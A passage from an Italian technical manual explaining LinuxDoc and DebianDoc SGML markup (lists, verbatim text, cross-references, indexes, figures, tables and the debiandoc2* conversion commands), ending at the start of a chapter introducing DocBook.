L'ambiente delimitato da una sezione di qualunque livello, non richiede l'indicazione esplicita della sua conclusione. È invece necessaria l'inserzione dell'indicazione dell'inizio di un paragrafo, subito dopo il titolo della sezione stessa. L'esempio mostrato sopra dovrebbe chiarirne il funzionamento.

466.2.3 Paragrafi

Il testo di un documento normale è suddiviso in paragrafi. L'indicazione dell'inizio o della conclusione di un paragrafo è facoltativa. È sufficiente staccare i paragrafi con almeno una riga bianca per dare questa informazione a LinuxDoc. Resta comunque possibile l'indicazione esplicita dei paragrafi attraverso l'elemento '**p**'. È obbligatoria l'indicazione dell'inizio del primo paragrafo di una sezione, perché non esiste altro modo per capire quando finisce il titolo (della sezione) e quando inizia il testo.

466.2.4 Elenchi

Si hanno a disposizione tre tipi di elenchi: descrittivo ('**descrip**'), puntato ('**itemize**') e numerato ('**enum**').

L'elenco descrittivo è definito dall'elemento '**descrip**'. Le parti descrittive di questo elenco sono costituite da elementi '**tag**'. Ciò che è contenuto all'interno della sequenza '**<tag>**...**</tag>**' appare evidenziato in un'unica riga e generalmente non può contenere simboli particolari (dipende dal tipo di trasformazione che si vuole ottenere). Per esempio:

```
<descrip>
<tag>primo</tag>primo elemento;
<tag>secondo</tag>secondo elemento;
<tag>terzo</tag>terzo elemento.
</descrip>
```

genera l'elenco seguente:

```
primo
    primo elemento;

secondo
    secondo elemento;

terzo
    terzo elemento.
```

L'elenco puntato è costituito dall'elemento '**itemize**' che si articola in elementi '**item**', che in pratica costituiscono le varie voci dell'elenco. Per esempio:

```
<itemize>
<item>primo elemento;
<item>secondo elemento;
<item>terzo elemento.
</itemize>
```

genera l'elenco puntato seguente:

```
* primo elemento;
* secondo elemento;
* terzo elemento.
```

L'elenco numerato è costituito dall'elemento '**enum**' che si articola in elementi '**item**', come nel caso dell'elenco puntato. Per esempio:

```
<enum>
<item>primo elemento;
<item>secondo elemento;
<item>terzo elemento.
</enum>
```

genera l'elenco numerato seguente:

```
1 primo elemento;
2 secondo elemento;
3 terzo elemento.
```

Generalmente, se il tipo di composizione finale lo consente, gli elenchi possono essere annidati e contenere anche testo normale che viene rappresentato allineato in modo opportuno.

```
<descrip>
<tag>primo</tag>
        Primo elemento descrittivo.

        Continuazione del primo elemento descrittivo.

<tag>secondo</tag>
        Secondo elemento descrittivo.

        <enum>
        <item>Prima suddivisione.

                <enum>
                <item>Ulteriore suddivisione.
                <item>Ancora un altro punto.
                </enum>

        <item>Seconda suddivisione.

                <itemize>
                <item>Ecco un sottoelenco puntato.
                <item>Un secondo elemento dell'elenco puntato.
                </itemize>

        <item>Terza suddivisione.
        </enum>

<tag>terzo</tag>
        Terzo elemento descrittivo.

</descrip>
```

L'esempio sopra riportato si traduce in qualcosa che è simile a ciò che segue:

```
primo
    Primo elemento descrittivo.

    Continuazione del primo elemento descrittivo.

secondo
    Secondo elemento descrittivo.

    1  Prima suddivisione.

        a  Ulteriore suddivisione.
```

```
        b  Ancora un altro punto.

    2  Seconda suddivisione.

        *  Ecco un sottoelenco puntato.
        *  Un secondo elemento dell'elenco puntato.

    3  Terza suddivisione.

terzo
    Terzo elemento descrittivo.
```

466.2.5 Inclusione di testo letterale

Si incontra spesso la necessità di includere in un documento del testo letterale. In generale si tratta di listati di programma o cose simili che possono contenere caratteri o simboli che di solito dovrebbero essere scritti utilizzando dei codici macro particolari. Per questo si utilizza l'elemento '**verb**'.

Al suo interno è consentito includere un testo che deve essere riprodotto esattamente com'è, spazi e caratteri strani inclusi, utilizzando, quando possibile, lo stesso carattere usato per il testo normale. Per quanto riguarda la libertà di inclusione di simboli, esiste comunque una piccola limitazione:

- il simbolo '**&**' può essere inserito solo con un codice macro '**&ero;**' (mentre nel testo normale si usa la macro '**&**');
- la sequenza di simboli minore+barra obliqua ('**</**'), usata di solito per iniziare l'indicazione di un marcatore conclusivo, deve essere rappresentata usando il codice macro '**&etago;**'.

Di solito, il testo contenuto in questo elemento è preferibile che appaia in un carattere dattilografico. Per questo, generalmente, '**verb**' viene a sua volta inserito in un elemento '**tscreen**'.

```
<tscreen><verb>
Ecco un testo che contiene strani simboli # \ [ ].
</verb></tscreen>
```

466.2.6 Testo citato

Quando si cita del testo o si vuole fare risaltare una nota, si usano rientri e tipi di carattere diversi. Gli elementi utilizzati per questo scopo sono: '**quote**' e '**tscreen**'.

All'interno dell'elemento '**tscreen**' il testo viene riportato tutto con caratteri a larghezza fissa e rientrato leggermente. Di solito viene usato per incorporare l'elemento '**verb**', in modo da poter inserire simboli particolari senza la necessità di doverli convertire.

```
<tscreen>
Ecco del testo riportato con carattere a larghezza fissa
o dattilografico.
</tscreen>
```

L'elemento '**`quote`**' fa in modo di rientrare leggermente il testo, per fare risaltare che si tratta di una citazione.

```
<quote>
Senza nessuna precisazione, i documenti Linux HOWTO hanno
il copyright dei loro rispettivi autori. I documenti Linux
HOWTO possono essere riprodotti e distribuiti, completi o in...
</quote>
```

466.2.7 Enfatizzazioni

All'interno di un testo normale è possibile intervenire per modificare l'aspetto del carattere. Generalmente, qualsiasi intervento verso la definizione dell'aspetto del risultato finale è inopportuno in un sorgente SGML. Infatti, SGML dovrebbe servire per definire gli oggetti che compongono il testo e il documento in generale; quindi, è compito dei programmi di conversione attribuire un aspetto particolare al risultato finale.

LinuxDoc consente ancora di intervenire sull'aspetto di alcune parti di testo, attraverso l'indicazione di testi in corsivo, neretto e dattilografico. Resta tuttavia da considerare che queste possibilità sono destinate a scomparire, in favore di una definizione più precisa delle componenti del testo.

L'elemento '**`bf`**' si utilizza per rendere in neretto il testo racchiuso.

```
Esempio di un testo in <bf>neretto o bold face</bf>.
```

L'elemento '**`it`**' si utilizza per rendere in corsivo il testo racchiuso.

```
Esempio di un testo <it>corsivo</it>.
```

L'elemento '**`tt`**' si utilizza per rendere in carattere dattilografico il testo racchiuso.

```
Esempio di un testo <tt>a larghezza fissa o dattilografico</tt>.
```

466.2.8 Riferimenti incrociati

Possono essere fatti dei riferimenti interni o esterni al documento. Generalmente, all'interno del documento si utilizza l'elemento '**`label`**' come segnaposto e l'elemento '**`ref`**' come puntatore. Per fare dei riferimenti all'esterno del documento, si fa uso dell'elemento '**`url`**' oppure di '**`htmlurl`**'.

Un'etichetta, definita attraverso l'elemento '**`label`**', permette di marcare una posizione nel documento a cui si vuole poter fare riferimento. Si tratta di un elemento vuoto che contiene un attributo obbligatorio: '**`ID`**'. Questo attributo contiene il valore dell'etichetta che identifica quindi la posizione che si vuole marcare.

```
<sect>Note personali<label id="note1">
<p>
        bla bla bla bla...
```

L'esempio mostra un possibile uso di '**`label`**' per marcare l'inizio di una sezione. In linea di massima, un'etichetta di questo genere permette di fare riferimenti di due tipi: la pagina in cui si trova e il numero della sezione o dell'oggetto, in relazione al contesto in cui si trova. Un'etichetta può apparire nei contesti seguenti:

- all’interno di testo normale, facendo riferimento al capitolo e alla sezione in cui si trova;
- all’interno di un elemento ‘**caption**’ di una figura, facendo riferimento al numero della figura;
- all’interno di un elemento ‘**caption**’ di una tabella, facendo riferimento al numero della tabella.

È importante che queste etichette-segnaposto non contengano caratteri strani, altrimenti il programma di composizione potrebbe non gestirle correttamente.

Un elemento ‘**ref**’ si comporta come puntatore o riferimento a un’etichetta definita attraverso l’elemento ‘**label**’. All’interno di un documento stampato genera un riferimento numerico che dipende dal contesto in cui si trova l’etichetta (il numero della sezione, della figura o della tabella), mentre in un documento HTML genera un riferimento ipertestuale (*link*).

Si tratta di un elemento vuoto che contiene un attributo obbligatorio, ‘**ID**’, e uno opzionale, ‘**NAME**’. L’attributo ‘**ID**’ contiene il nome dell’etichetta a cui si intende fare riferimento, l’attributo ‘**NAME**’ viene inserito per dare un nome al riferimento che viene creato quando si genera un documento HTML.

```
Vedere la sezione <ref id="linuxdoc-xref-ref" name="riferimento">.
```

Un elemento ‘**pageref**’ di comporta come puntatore o riferimento a un’etichetta. All’interno di un documento stampato genera un riferimento al numero della pagina che contiene l’etichetta.[2]

Si tratta di un elemento vuoto che contiene un attributo obbligatorio, ‘**ID**’, destinato a contenere il nome dell’etichetta a cui si intende fare riferimento.

Un elemento ‘**url**’ si comporta come riferimento a un URI. All’interno di un documento stampato genera la rappresentazione di questo indirizzo URI, mentre in un documento HTML crea un riferimento ipertestuale vero e proprio. Un elemento ‘**htmlurl**’ si comporta in maniera analoga, ma non riporta l’indirizzo URI nel documento stampato.[3]

Si tratta di elementi vuoti che contengono un attributo obbligatorio, ‘**URL**’, destinato a indicare l’indirizzo URI a cui si intende fare riferimento, e uno opzionale, ‘**NAME**’. Si osservi la differenza tra i due tipi di puntatori attraverso l’esempio seguente:

```
<url url="http://ildp.psy.unipd.it/" name="ILDP">
&egrave; il progetto di documentazione di Linux in italiano.

<htmlurl url="http://ildp.psy.unipd.it/" name="ILDP">
&egrave; il progetto di documentazione di Linux in italiano.
```

Nel primo caso, assieme al valore dell’attributo ‘**NAME**’ viene visualizzato anche l’URI, mentre nel secondo viene mostrato solo il valore di ‘**NAME**’.

L’elemento ‘**footnote**’ permette di inserire una nota che da stampare a piè di pagina (ma potrebbe non funzionare correttamente nella composizione in HTML).

```
LinuxDoc &egrave; una derivazione di
Qwertz<footnote>Il nome della tastiera tedesca.</footnote>.
```

466.2.9 Indici

Il sistema è in grado di generare automaticamente l'indice generale del documento e un indice analitico. Per ottenere l'indice generale è sufficiente inserire l'elemento '**toc**' (vuoto) subito dopo il preambolo. L'esempio seguente mostra in che modo si può inserire un indice di questo tipo.

```
<!DOCTYPE linuxdoc SYSTEM>

<article>

<titlepag>
<title>Il mio primo articolo</title>
<author>Pinco Pallino, pincop@dinkel.brot.dg</author>
<date>v0.01, 29 febbraio 1999</date>
<abstract>
Breve anticipazione del contenuto del documento.
</abstract>
</titlepag>

<toc>

<sect>Prima sezione
<p>
Contenuto della prima sezione.

</article>
```

Ogni tipo di conversione in un formato finale del documento SGML gestisce la generazione dell'indice generale a modo proprio. Di solito sono garantiti solo due livelli di titoli (sezioni).

L'indice analitico potrebbe essere disponibile solo per la conversione attraverso LaTeX. Si ottiene marcando alcune porzioni di testo attraverso l'elemento '**nidx**', oppure '**ncdx**', come nell'esempio seguente:

```
<sect>Pallini e sfere<nidx>pallino</nidx><ncdx>sfera</ncdx>
<p>
Questa sezione tratta di pallini e sfere in generale, fino a giungere
alla descrizione dei cuscinetti a sfera.<nidx>cuscinetto a sfera</nidx>
```

Quanto contenuto all'interno degli elementi '**nidx**' e '**ncdx**' non viene a fare parte del testo; tutte le conversioni che non possono farne uso lo trattano come un commento da ignorare. La conversione in LaTeX genera corrispondentemente il comando LaTeX '**\index{**...**}**', ma nel caso particolare di '**ncdx**', vengono aggiunti dei codici di composizione in modo tale che nell'indice la stringa corrispondente appaia evidenziata con un testo dattilografico.

Per usare in pratica l'indice analitico, occorrono diverse fasi:

- la generazione del documento finale attraverso LaTeX;
- la generazione di un file indice, sempre attraverso LaTeX;
- la rielaborazione del file indice;

- la costruzione di un documento finale attraverso l'indice, in modo da poterlo abbinare al documento principale.

La generazione del file indice avviene attraverso il comando seguente:

```
sgml2latex --makeindex sorgente_sgml
```

Si ottiene un file, il cui nome ha la stessa radice del sorgente SGML e l'aggiunta dell'estensione '`.idx`'. Questo file deve essere rielaborato da '**`makeindex`**' che è un programma abbinato alle distribuzioni comuni di LaTeX.

```
makeindex < indice_generato > indice_rielaborato
```

Il file dell'indice rielaborato potrebbe avere la fisionomia dell'esempio seguente:

```
\begin{theindex}

  \item cuscinetto a sfera, 1
  \item cuscino, 15

  \indexspace

  \item pallino, 87
  \item pallone, 82
  \item pallottola, 54, 55
  \item pallottoliere, 50

  \indexspace

  \item {\tt sfera}, 30, 43
  \item steroide, 23

\end{theindex}
```

Per giungere a un risultato finale, cartaceo, occorre aggiungergli qualcosa in modo che diventi un documento LaTeX vero e proprio. Come nell'esempio seguente:

```
\documentclass[a4paper]{article}

\usepackage[italian]{babel}
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}

\begin{document}

\begin{theindex}

  \item cuscinetto a sfera, 1
  \item cuscino, 15

  \indexspace
```

```
  \item pallino, 87
  \item pallone, 82
  \item pallottola, 54, 55
  \item pallottoliere, 50

  \indexspace

  \item {\tt sfera}, 30, 43
  \item steroide, 23

\end{theindex}

\end{document}
```

In tal modo, attraverso LaTeX si può passare alla trasformazione in un documento finale DVI; successivamente, attraverso '**dvips**', si può ottenere una trasformazione in PostScript.

```
latex documento_latex
```

```
dvips -o documento_ps documento_dvi
```

466.2.10 Inclusione di immagini

All'interno di un documento è possibile fare riferimento a immagini in formato EPS (*Encapsulated PostScript*), che vengono utilizzate nella trasformazione in PostScript attraverso LaTeX e '**dvips**'. Parallelamente è possibile fare anche riferimento a immagini (di solito equivalenti) in formati diversi, adatti alla trasformazione in HTML.

L'elemento '**figure**' racchiude le informazioni necessarie per l'inserzione di un'immagine. All'interno del marcatore di apertura è possibile specificare la posizione prescelta dell'immagine, per la trasformazione attraverso LaTeX, utilizzando l'attributo '**LOC**' (*location*). In pratica conviene quasi sempre utilizzare la stringa '**htbp**' che dice a LaTeX di collocare l'immagine nel posto più adatto, cominciando dalla posizione di partenza (*here*), quindi nella parte superiore della pagina (*top*), poi ancora nella parte inferiore (*bottom*) e infine, se ogni tentativo fallisce, in una pagina dedicata (*page*). Il valore predefinito di questo attributo è '**tbp**' con il significato che si può intuire.

```
<figure LOC=htbp>
        <eps file="esempio" height="5cm">
</figure>
```

L'esempio indica di visualizzare l'immagine 'esempio.ps' collocata nella directory 'figure/' a partire dalla posizione corrente.

L'elemento '**eps**' serve all'interno di un elemento '**figure**' per definire il file da visualizzare utilizzando l'attributo '**FILE**'. Questo file viene poi utilizzato nella composizione in PostScript attraverso LaTeX. Il nome del file che viene fornito **non** deve contenere l'estensione '.ps' che

è sottintesa e obbligatoria. Un altro attributo obbligatorio è '**`HEIGHT`**', con cui si definisce l'altezza dell'immagine. L'esempio già mostrato in precedenza, specificava a questo proposito un'altezza di 5 cm. La larghezza viene regolata in proporzione.

L'elemento '**`img`**' serve invece a definire il file da visualizzare per la composizione in HTML. Anche in questo caso si utilizza l'attributo '**`FILE`**'. Al contrario del caso di '**`eps`**', il nome del file che viene fornito deve essere indicato completo di estensione.

```
<figure LOC=tbp>
        <eps file="esempio" height="5cm">
        <img src="figure/esempio.jpg">
</figure>
```

L'esempio indica di includere l'immagine '`esempio.ps`', per la composizione attraverso LaTeX, e '`esempio.jpg`' per quella in HTML.

L'elemento '**`caption`**' può essere usato all'interno della definizione di una figura per indicare la descrizione o il titolo della figura stessa. All'interno di questa descrizione si può inserire anche un'etichetta, l'elemento '**`label`**', in modo da permettere un riferimento al numero della figura all'interno del testo.

```
<figure LOC=tbp>
        <eps file="esempio" height="5cm">
        <img src="figure/esempio.jpg">
        <caption>
                <label id="figura-esempio">
                Immagine di esempio
        </caption>
</figure>
```

L'esempio inserisce la figura rappresentata dal file '`esempio.ps`', nel caso di trasformazione in LaTeX, oppure '`esempio.jpg`' in caso di trasformazione in HTML; inoltre appare una descrizione e un'etichetta per potervi fare riferimento.

466.2.11 Tabelle

All'interno di un documento è possibile inserire delle tabelle, ma questo solo se si intende trasformare il proprio documento in LaTeX. In HTML si riesce a ottenere qualcosa, ma decisamente scadente. Per questo motivo, l'uso delle tabelle deve essere riservato ai casi di effettiva necessità.

Le tabelle sono composte essenzialmente da righe separate da un separatore di riga, dove ogni riga è suddivisa a sua volta in colonne attraverso un separatore di colonna.

L'elemento '**`table`**' delimita la zona di descrizione di una tabella. All'interno del marcatore di apertura è possibile specificare la posizione prescelta della tabella, utilizzando l'attributo '**`LOC`**' (*location*), che si comporta nello stesso modo di quello utilizzato nell'elemento '**`figure`**'.

L'elemento '**`tabular`**', interno a '**`table`**', definisce le caratteristiche di una tabella. All'interno del marcatore di apertura è necessario specificare l'allineamento orizzontale del contenuto delle celle e la separazione di queste attraverso linee verticali. l'attributo utilizzato per questo è '**`CA`**' (*Column alignment*) e il suo valore consigliabile è una stringa composta da una serie di lettere '**`l`**', una per ogni colonna esistente nella tabella.

Le righe della tabella sono concluse dall'elemento '**rowsep**', mentre le colonne sono staccate l'una dall'altra attraverso l'elemento '**colsep**'. È possibile inserire una linea orizzontale di separazione utilizzando l'elemento '**hline**'. Tutti questi elementi di descrizione delle righe, sono vuoti.

Si osservi questo esempio. Si suppone di voler rappresentare una tabella di quattro righe, più una di intestazione, divisa in due sole colonne, secondo lo schema seguente:

```
----------------------------------------
Parametro LOC   Posizione corrispondente
----------------------------------------
h               posizione attuale
t               superiore
b               inferiore
p               pagina
----------------------------------------
        Esempio di tabella.
```

Il codice necessario è quello mostrato di seguito.

```
<table LOC=tbp>
<tabular colonne="2">
        <hline>
        Parametro loc   <sepcol> Posizione corrispondente       <rowsep>
        <hline>
        h               <sepcol> posizione attuale              <rowsep>
        t               <sepcol> superiore                      <rowsep>
        b               <sepcol> inferiore                      <rowsep>
        p               <sepcol> pagina                         <rowsep>
        <hline>
</tabular>
<caption>
        <label id="tabella-esempio">
        Esempio di tabella.
</caption>
</table>
```

466.2.12 Mappa dei caratteri

Alcuni caratteri che all'interno di LinuxDoc hanno un significato speciale, oltre a quelli che sono al di fuori della codifica ASCII standard, possono essere inseriti nel testo finale utilizzando dei codici macro; precisamente si tratta delle entità standard.[4]

Questi codici macro sono preceduti dalla e-commerciale ('**&**') e seguiti da un punto e virgola. Nel capitolo 455 appare una tabella riferita alle entità standard di uso comune nell'SGML. Si tratta precisamente della tabella 455.25.

466.3 Struttura di DebianDoc

La struttura di un sorgente SGML secondo il DTD DebianDoc ricalca quello che si può vedere dall'esempio seguente:

```
<!DOCTYPE debiandoc PUBLIC "-//DebianDoc//DTD DebianDoc//EN">
<debiandoc>
    <book>
```

```
    <titlepag>
        <title>Titolo del documento</title>
        <author>
            <name>Pinco Pallino</name>
            <email>ppallino@dinkel.brot.dg</email>
        </author>
        <version>29/02/1999</version>
        <abstract>
            Breve introduzione al documento.
        </abstract>
        <copyright>
            <copyrightsummary>
                Copyright &copy; 1999 Pinco Pallino
            </copyrightsummary>

            <p>This work is free; you can redistribute it and/or
            modify it under the terms of the GNU General Public
            License as published by the Free Software Foundation;
            either version 2 of the License, or (at your option) any
            later version.</p>

        </copyright>
    </titlepag>

    <toc detail="sect">

    <chapt id="primo-capitolo">
        <heading>Primo capitolo</heading>

        <p>Contenuto del primo capitolo,
        ...
        ...
        </p>

        <sect id="prima-sezione">
            <heading>Prima sezione del primo capitolo</heading>

            <p>Contenuto della prima sezione,
            ...
            ...
            </p>

        </sect>
        ...
        ...
    </chapt>
    ...
    ...
    <appendix id=prima-appendice>
            <heading>Prima appendice</heading>

            <p>...
            ...
```

```
                  </p>

          </appendix>
          ...
          ...
      </book>

  </debiandoc>
```

Si può osservare una grande affinità con il DTD LinuxDoc, dove spicca in particolare il fatto che le etichette per la realizzazione di riferimenti incrociati sono inserite come attributi '**`ID`**' degli elementi di suddivisione del testo: '**`chapt`**', '**`sect`**',...

DebianDoc presume quindi che si tratti di un libro suddiviso in capitoli, gli elementi '**`chapt`**', quindi in sezioni a vari livelli: '**`sect`**', '**`sect1`**', '**`sect2`**', '**`sect3`**' e '**`sect4`**'.

È speciale anche l'elemento di dichiarazione dell'indice generale, '**`toc`**', che prevede l'attributo '**`DETAIL`**', al quale si deve assegnare il nome del livello di suddivisione che si ritiene indispensabile includere nell'indice generale: nell'esempio mostrato vengono inclusi solo i capitoli e le sezioni del livello iniziale.

466.3.1 Organizzazione del catalogo, del DTD e delle entità

Dal punto di vista dell'SGML, DebianDoc è organizzato con un catalogo unico, che contiene le indicazioni seguenti:

```
DOCTYPE debiandoc                                dtd/debiandoc.dtd
PUBLIC "-//DebianDoc//DTD DebianDoc//EN"         dtd/debiandoc.dtd
ENTITY %general-chars                            entities/general
```

Queste righe vengono aggiunte al catalogo del sistema, corrispondente a '`/usr/share/sgml/catalog`', che in pratica è un collegamento simbolico al file '`/etc/sgml.catalog`'. Leggendo le dichiarazioni del catalogo si intende che il DTD DebianDoc è costituito dal file '`dtd/debiandoc.dtd`', ovvero '`/usr/share/sgml/dtd/debiandoc.dtd`'; inoltre, si vede che viene usato un solo file di entità generali: '`entities/general`', ovvero '`/usr/share/sgml/entities/general`'.

466.3.2 Utilizzo sommario

Attraverso gli strumenti di DebianDoc, si ottiene un documento finale a partire da un sorgente SGML. Per questo, si elabora il sorgente come si fa con un linguaggio di programmazione durante la compilazione.

`debiandoc2dvi` [`-k`] [`-p` ***formato_carta***] ***file_sgml***

`debiandoc2dvips` [`-k`] [`-p` ***formato_carta***] ***file_sgml***

```
debiandoc2html [-k] file_sgml
```

```
debiandoc2info [-k] file_sgml
```

```
debiandoc2latex2e [-k] [-O] [--] file_sgml
```

```
debiandoc2lout [-k] [-O] [--] file_sgml
```

```
debiandoc2ps [-k] [-O] [-1] [-p formato_carta] [--] file_sgml
```

```
debiandoc2texinfo [-k] [-O] [--] file_sgml
```

```
debiandoc2text [-k] [-O] [--] file_sgml
```

```
debiandoc2textov [-k] [-O] [--] file_sgml
```

Ognuno di questi comandi elencati rappresenta un modo differente di elaborare e convertire un sorgente SGML scritto secondo il DTD DebianDoc. Il significato dei nomi dovrebbe essere intuitivo: '**debiandoc2html**' significa evidentemente «DebianDoc to HTML», ovvero, «da DebianDoc a HTML». Lo stesso vale, più o meno, per gli altri comandi. In breve:

- '**debiandoc2latex2e**' produce un file LaTeX;
- '**debiandoc2dvi**' produce un file DVI attraverso l'elaborazione con il sistema di composizione LaTeX;
- '**debiandoc2dvips**' produce un file PostScript attraverso l'elaborazione con il sistema di composizione LaTeX;
- '**debiandoc2html**' produce una trasformazione in HTML, distribuita su più file con estensione '`.html`', collocati in una directory il cui nome corrisponde alla radice del file sorgente;
- '**debiandoc2texinfo**' produce un file in formato Texinfo;
- '**debiandoc2info**' produce un file di documentazione Info, attraverso il sistema di composizione Texinfo;
- '**debiandoc2lout**' produce un file adatto per il sistema di composizione Lout;

- '**debiandoc2ps**' produce un file PostScript, attraverso l'elaborazione del sistema di composizione Lout, in cui le pagine sono ridotte e raddoppiate (ogni pagina A4 ne contiene due A5, a meno che venga utilizzata l'opzione '**-1**');
- '**debiandoc2text**' produce un file di testo puro e semplice, con un'ampiezza di 79 colonne;
- '**debiandoc2textov**' produce un file di testo con i codici di arretramento per ottenere gli effetti di evidenziamento e sottolineatura per la visualizzazione su schermo.

Opzione	Descrizione
`-k`	Fa in modo che i file intermedi, creati durante il procedimento di conversione, vengano conservati.
`-O`	Fa in modo che il risultato finale della trasformazione venga emesso attraverso lo standard output, quando di solito si crea invece un file con la stessa radice dell'origine e un'estensione opportuna. Se il sorgente è fornito attraverso lo standard input, questa opzione è implicita.
`-1`	Questa opzione riguarda espressamente '**debiandoc2ps**', che senza di questa, genera un file PostScript in cui ogni pagina ne contiene due ridotte e affiancate (per mezzo di PSUtils). Con questa opzione, si ottengono pagine normali (singole).
`-p` ***dimensione_pagina***	Questa opzione permette di specificare la dimensione della pagina, nelle trasformazioni in cui ciò può avere senso, facendo riferimento alla configurazione del pacchetto Papersize della distribuzione Debian.
`--`	In caso di ambiguità, un trattino doppio serve a separare le opzioni dal nome del file sorgente.

466.4 Guida rapida di DebianDoc

Dal momento che DebianDoc è molto simile a LinuxDoc e che la sua documentazione è abbastanza chiara, non è il caso di ripetere le stesse informazioni anche in questo capitolo. Eventualmente si può rileggere quello precedente. Qui vengono mostrati solo i prospetti riassuntivi degli elementi SGML principali di DebianDoc, attraverso delle tabelle.

Tabella 466.37. Elementi della struttura generale di un documento DebianDoc.

Elemento	Descrizione
`debiandoc`	Il contenitore di un documento DebianDoc.
`book`	Il sotto-contenitore di un documento DebianDoc.
`titlepag`	La definizione della pagina del titolo.
`title`	Il titolo del documento.
`author`	L'autore (scomposto ulteriormente).
`name`	Il nome dell'autore.
`email`	L'indirizzo di posta elettronica dell'autore.

Elemento	Descrizione
`version`	La versione del documento.
`abstract`	Una descrizione breve del contenuto.
`copyright`	Informazioni sul copyright.
`copyrightsummary`	Il copyright, in breve.
`p`	La descrizione della licenza.
`toc`	L'indice generale.
`chapt`	Il contenitore di un capitolo.
`appendix`	Il contenitore di un'appendice.

Tabella 466.38. Elementi che rappresentano la suddivisione gerarchica del contenuto di un documento DebianDoc.

Elemento	Descrizione
`chapt`	Il contenitore di un capitolo.
`appendix`	Il contenitore di un'appendice (si articola come il capitolo).
`sect`	Sezione di un capitolo o di un'appendice.
`sect1`	Sotto-sezione di primo livello.
`sect2`	Sotto-sezione di secondo livello.
`sect3`	Sotto-sezione di terzo livello.
`sect4`	Sotto-sezione di quarto livello.
`heading`	Il titolo di: capitolo, appendice, sezione o sotto-sezione.

Tabella 466.39. Elementi che si utilizzano nel corpo del testo per modificare l'aspetto del loro contenuto in base al significato che rappresentano.

Elemento	Descrizione
`em`	Enfasi normale (idealmente un corsivo).
`strong`	Enfasi più forte (idealmente un neretto).
`var`	Rappresentazione di una metavariabile (di uno schema sintattico).
`package`	Il nome di un pacchetto GNU/Linux.
`prgn`	Il nome di un programma o di un file ben conosciuto.

Elemento	Descrizione
`file`	Il percorso di un file o di una directory.
`tt`	Una stringa letterale dattilografica.

Tabella 466.40. Riferimenti.

Elemento	Descrizione
`ref id="`***etichetta***`"`	Riferimento a un'etichetta dichiarata altrove.
`manref name="`***nome***`" ↩` `↪section="`***n_sezione***`"`	Riferimento a una pagina di manuale.
`email`	Contenitore di un indirizzo di posta elettronica.
`ftpsite`	Il nome di dominio di un sito FTP.
`ftppath`	Il percorso riferito all'ultimo sito FTP indicato.
`httpsite`	Il nome di dominio di un sito HTTP.
`httppath`	Il percorso riferito all'ultimo sito HTTP indicato.
`url id="`***uri***`" name="`***nome***`"`	Indirizzo URI completo.
`footnote`	Nota a piè pagina.

Tabella 466.41. Elenchi.

Elemento	Descrizione
`list`	Elenco puntato.
`item`	Voce di un elenco.
`enumlist`	Elenco numerato.
`item`	Voce di un elenco.
`taglist`	Elenco descrittivo.
`tag`	Elemento descrittivo.
`item`	Voce di un elemento.

466.5 Riferimenti

- *SGMLtools lite*

  ⟨http://sgmltools-lite.sourceforge.net/ ⟩

- Ian Jackson, Arno van Rangelrooij, *Debiandoc-SGML Markup Manual*

[1] Per fare un esempio evidente, basta pensare all'inserzione di immagini e a ciò che si può ottenere in un formato finale puramente testuale: niente immagini.

[2] Non ha senso nella traduzione HTML.

[3] L'elemento '**`htmlurl`**' crea qualche problema quando si vogliono indicare caratteri speciali nell'URI, come nel caso della tilde. Sotto questo aspetto, per evitare problemi, è meglio limitarsi all'uso di '**`url`**'.

[4] LinuxDoc cerca di privilegiare in qualche modo l'ambiente matematico di LaTeX. Per richiamarlo è sufficiente delimitarlo attraverso le parentesi quadre, che così non possono essere usate in modo letterale. Come nel caso di altri simboli speciali, anche le parentesi quadre vanno indicate con l'uso di macro.

Introduzione a DocBook

DocBook è un formato per la composizione di documenti tecnici che ha l'intento di essere onnicomprensivo. Dal lato pratico, DocBook è essenzialmente un DTD, che originariamente è stato realizzato per l'SGML, successivamente adattato e ridotto a XML. Naturalmente, l'importanza di un DTD è minima se poi mancano degli strumenti di composizione adeguati. DocBook è molto complesso e gli strumenti realizzati attorno a lui sono diversi e in continua evoluzione.

In questo capitolo viene mostrato solo un utilizzo superficiale di strumenti per la composizione abbinati a DocBook, soprattutto in considerazione della dinamicità con cui queste cose si evolvono. Può essere molto utile la lettura di *DocBook demystification HOWTO*, di Eric S. Raymond, per avere una visione di insieme sulle strade che si possono scegliere per arrivare al risultato di proprio interesse.

467.1 Edizioni e varianti del DTD

L'importanza di DocBook è paragonabile a HTML; da questo fatto si può comprendere la presenza di diverse versioni e varianti di questo formato di composizione. Tra queste varianti possono essere interessanti anche quelle che cercano di ridurre il tutto a una struttura più semplice, pur rimanendo compatibile con quella generale complessiva, quasi come avviene con un formato HTML «stretto» (*strict*).

Se i vari DTD DocBook sono stati installati correttamente (dipende probabilmente dall'organizzazione della propria distribuzione GNU), dovrebbe essere sufficiente indicare l'intestazione corretta nel proprio sorgente per fare riferimento al DTD che si preferisce.

467.2 Esperimenti con il DTD e convalida

Per cominciare a fare qualche esperimento con il DTD DocBook, occorre almeno uno strumento di convalida, di solito il pacchetto SP di James Clark. Nella propria distribuzione GNU/Linux, questo pacchetto potrebbe essere disponibile da solo (come avviene nella distribuzione Debian), oppure assieme a Jade (come avviene nella distribuzione Red Hat). Quello che conta è, per iniziare, che sia disponibile l'eseguibile '**`nsgmls`**'.

Senza entrare nel dettaglio dell'SGML di DocBook, si può prendere l'esempio seguente come base per gli esperimenti.

```
<!DOCTYPE book PUBLIC "-//OASIS//DTD DocBook XML V4.2//EN"
        "http://www.oasis-open.org/docbook/xml/4.2/docbookx.dtd">
<book id="book" lang="it">
<bookinfo>
  <title>Il mio primo libro con DocBook</title>
  <authorgroup>
    <author>
      <surname>Pallino</surname>
      <firstname>Pinco</firstname>
    </author>
  </authorgroup>
  <editor>
    <surname>Cai</surname>
    <firstname>Caio</firstname>
```

```
  </editor>
  <legalnotice>
    <para>Copyright &copy; 1999 Pinco Pallino</para>

    <para>This work is free; you can redistribute it and/or modify it
    under the terms of the GNU General Public License as published by
    the Free Software Foundation; either version 2 of the License, or
    (at your option) any later version.</para>
  </legalnotice>
</bookinfo>

<chapter>
<title>Primo capitolo</title>

<para>Contenuto del primo capitolo, bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.</para>

<para>bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.</para>

<sect1>
<title>Prima sezione del primo capitolo</title>

<para>Contenuto della prima sezione, bla bla bla bla bla bla bla bla bla
